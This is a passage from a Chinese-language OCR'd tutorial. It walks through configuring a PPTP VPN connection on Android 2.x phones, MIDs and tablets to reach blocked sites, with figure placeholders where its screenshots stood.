


图16




图17




图18

四、Android手机、MID、平板产品下设置VPN翻墙

下述方法在我的G1和我的一款山寨MID产品上实现，系统分别是Android 2.2和2.1，同样适用于其他Android平台的产品，比如某些MID、平板、MP4。由于方法简单，我截图就放在一张图片中了（如图19）。

（1）首先打开手机主菜单，选择“设置”，然后选择“无线和网络”。




图19

（2）选择“虚拟专用网设置”（有的版本就是“VPN设置”），选择“添加虚拟专用网”。

（3）选择“添加VPN PPTP”。

（4）如果这个设置完连接不上，可以试试第二个选项，进入PPTP连接设置界面。

（5）点击随意输入虚拟专用网名称。

（6）点击填写您所登录的服务器地址，点击“确定”。

（7）DNS搜索范围不填，完成后返回。

（8）点击刚创建的VPN连接登录，用户名和密码填写注册时的用户名和密码。

（9）点击“连接”就实现了翻墙。

